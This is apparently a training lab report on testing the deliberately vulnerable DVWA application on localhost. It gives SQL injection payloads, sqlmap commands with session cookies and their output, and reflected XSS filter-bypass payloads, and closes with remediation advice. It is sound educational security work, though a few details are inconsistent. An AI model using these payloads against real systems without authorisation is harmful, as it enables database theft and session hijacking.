



## Web Application Testing Lab Report (DVWA)

### 1. Objective

To perform security testing on a vulnerable web application (DVWA) and identify **OWASP Top 10 vulnerabilities** using tools like Burp Suite, sqlmap, and OWASP ZAP.

### 2. Lab Environment Setup

- **Target Application:** DVWA (Damn Vulnerable Web Application)
- **Target URL:** https://127.0.0.1
- **Attacker Machine:** Kali Linux
- Tools Used:
  - Burp Suite
  - Sqlmap
  - OWASP ZAP

- **Browser:** Firefox (proxy configured to 127.0.0.1:8080)

DVWA hosted locally on Kali Linux using localhost(127.0.0.1)

### 3. Test Cases Log

| Test ID | Vulnerability | Severity | Target URL                                                |
|---------|---------------|----------|-----------------------------------------------------------|
| 001     | SQL Injection | Low      | <a href="http://127.0.0.1/ogin">http://127.0.0.1/ogin</a> |
| 002     | XSS Reflected | Medium   | <a href="http://127.0.0.1/form">http://127.0.0.1/form</a> |


### 4. Testing Methodology

Step 1: Configure Burp Suite


- Open Burp Suite - Proxy - Turn ON Intercept



- Set browser proxy to 127.0.0.1:8080



- Capture HTTP requests from DVWA



## 5. Vulnerability Testing

### Test 001: SQL Injection (Low)

#### Step-by-Step:



1. Navigate to DVWA login page:


- <http://127.0.0.1/DVWA/vulnerabilities/sqli/>

2. Inject payload:

- 1' OR '1'='1

3. Result:

- Login bypass successful - SQL Injection confirmed



## Automated Testing using sqlmap

### Step 1: Open Correct DVWA Page

Use this (very important):

- <http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit>

### Step 2: Get Session Cookie


DVWA needs login session.

How:

- Open DVWA in browser
- Login (admin / password)
- Open Burp Suite → Intercept ON
- Visit SQLi page




- Copy this from request: Cookie: PHPSESSID=abc123; security=low



## Step 3: Run sqlmap Command

- Sqlmap "sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \ --cookie="PHPSESSID=c790ca4885e6a2e1855f806d57d9509d; security=low" \ --level=5 --risk=3 --dbs





- Get Databases: sqlmap -u  
"http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \ --  
cookie="PHPSESSID=c790ca4885e6a2e1855f806d57d9509d;  
security=low" \ --dbs

```
(student@kali)~$ sqlmap -u "http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=c790ca4885e6a2e1855f806d57d9509d; security=low" \
--dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 00:34:33 /2020-03-18/

[00:34:33] [INFO] resuming back-end DBMS 'mysql'
[00:34:33] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: id=1' OR NOT 9075=9075-- A0rc6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 2549 FROM (SELECT(SLEEP(5)))tFQI)-- tcXx6Submit=Submit
---
[00:34:33] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[00:34:33] [INFO] fetching database names
[00:34:33] [INFO] fetching number of databases
[00:34:33] [INFO] resumed: 2
[00:34:33] [INFO] resumed: information_schema
[00:34:33] [INFO] resumed: dvwa
available databases [2]:
[*] dvwa
[*] information_schema

[00:34:33] [INFO] fetched data logged to text files under '/home/student/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 00:34:33 /2020-03-18/

(student@kali)~$
```

## Output:

- Databases extracted successfully
- Confirms SQL Injection vulnerability

## Impact:

- Unauthorized access
- Database data leakage

## Test 002: Reflected XSS (Medium)

### STEP 1: Set Security Level - MEDIUM

1. Click **DVWA Security**
2. Set: Security Level – MEDIUM
3. Click **Submit**

### STEP 2: Open Reflected XSS Page



- Go to: DVWA - Vulnerabilities - XSS (Reflected)

## STEP 3: Test Basic Payload (It Will Fail)

- Try: `<script>alert(1)</script>`
- Result: Not working (filtered)


## STEP 4: Understand the Filter (Important)

- In MEDIUM level: `<script>` tag is blocked (removed or encoded)
- But **HTML events are not fully filtered**

So we use **event-based payloads**

## STEP 5: Use Bypass Payloads

- Payload 1 (Most Common): `<img src=x onerror=alert(1)>`
- Enter and submit
- Alert popup – SUCCESS



- Payload 2 (Stealthy): `<body onload=alert(1)>`
- Payload 3 (Case Bypass): `<ScRiPt>alert(1)</ScRiPt>`

Sometimes works if filter is weak



## STEP 6: URL Injection (GET Method)


After submitting, copy URL like:

- `http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=test`

Modify it:

- `http://127.0.0.1/DVWA/vulnerabilities/xss_r/?name=<img src=x onerror=alert(1)>`

Press Enter Alert appears – confirmed



## STEP 7: Use Burp Suite (Important)

Steps:

1. Open Burp Suite
2. Turn **Intercept ON**
3. Submit form

Modify Request:

- Original: `name=test`
- Change: `name=<img src=x onerror=alert(1)>`



## 4. Click Forward

### Alert popup triggers

The screenshot shows the Burp Suite interface with the 'Forward' button highlighted. The 'Request' tab is active, displaying the raw request details. The 'Inspector' tab on the right shows the 'Selected text' and 'Decoded from' sections.

```
1 GET /DWA/vulnerabilities/xss_r/?name=<img src=x onerror=alert(1)>&user_token=599e3496ef5632866e2f8ad26608384 HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1/DWA/vulnerabilities/xss_r/?name=test&user_token=599e3496ef5632866e2f8ad26608384
9 Cookie: PHPSESSID=3e50713710446e096d57f33c9e3450; security=impossible
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, l
16
17
```

The screenshot shows the DVWA application interface with the 'Vulnerability: Reflected Cross Site Scripting (XSS)' page. The page displays a form with the input 'What's your name?' and a 'Submit' button. A list of links is shown below the form, including 'https://www.dvwa-communityproject.com/cross-site-scripting', 'https://en.wikipedia.org/wiki/Cross-site\_scripting', 'https://www.p0lsecur1ty.com/xss-faq.html', and 'https://www.scribd.com/'. A small alert popup is visible in the foreground.

## STEP 9: Why This Works (Concept)





In MEDIUM level DVWA code:

- `$name = str_replace('<script>', '', $_GET['name']);  
echo $name;`

Only `<script>` removed

But:

- `<img onerror>` NOT filtered
- Browser executes JavaScript

### **Proof:**

- Alert popup executed successfully

### **Impact:**

- Cookie theft
- Session hijacking
- Malicious redirection

### **Recommendation:**

- Use `htmlspecialchars()`
- Filter all HTML tags
- Implement CSP



# CYART

---

[inquiry@cyart.io](mailto:inquiry@cyart.io)

[www.cyart.io](http://www.cyart.io)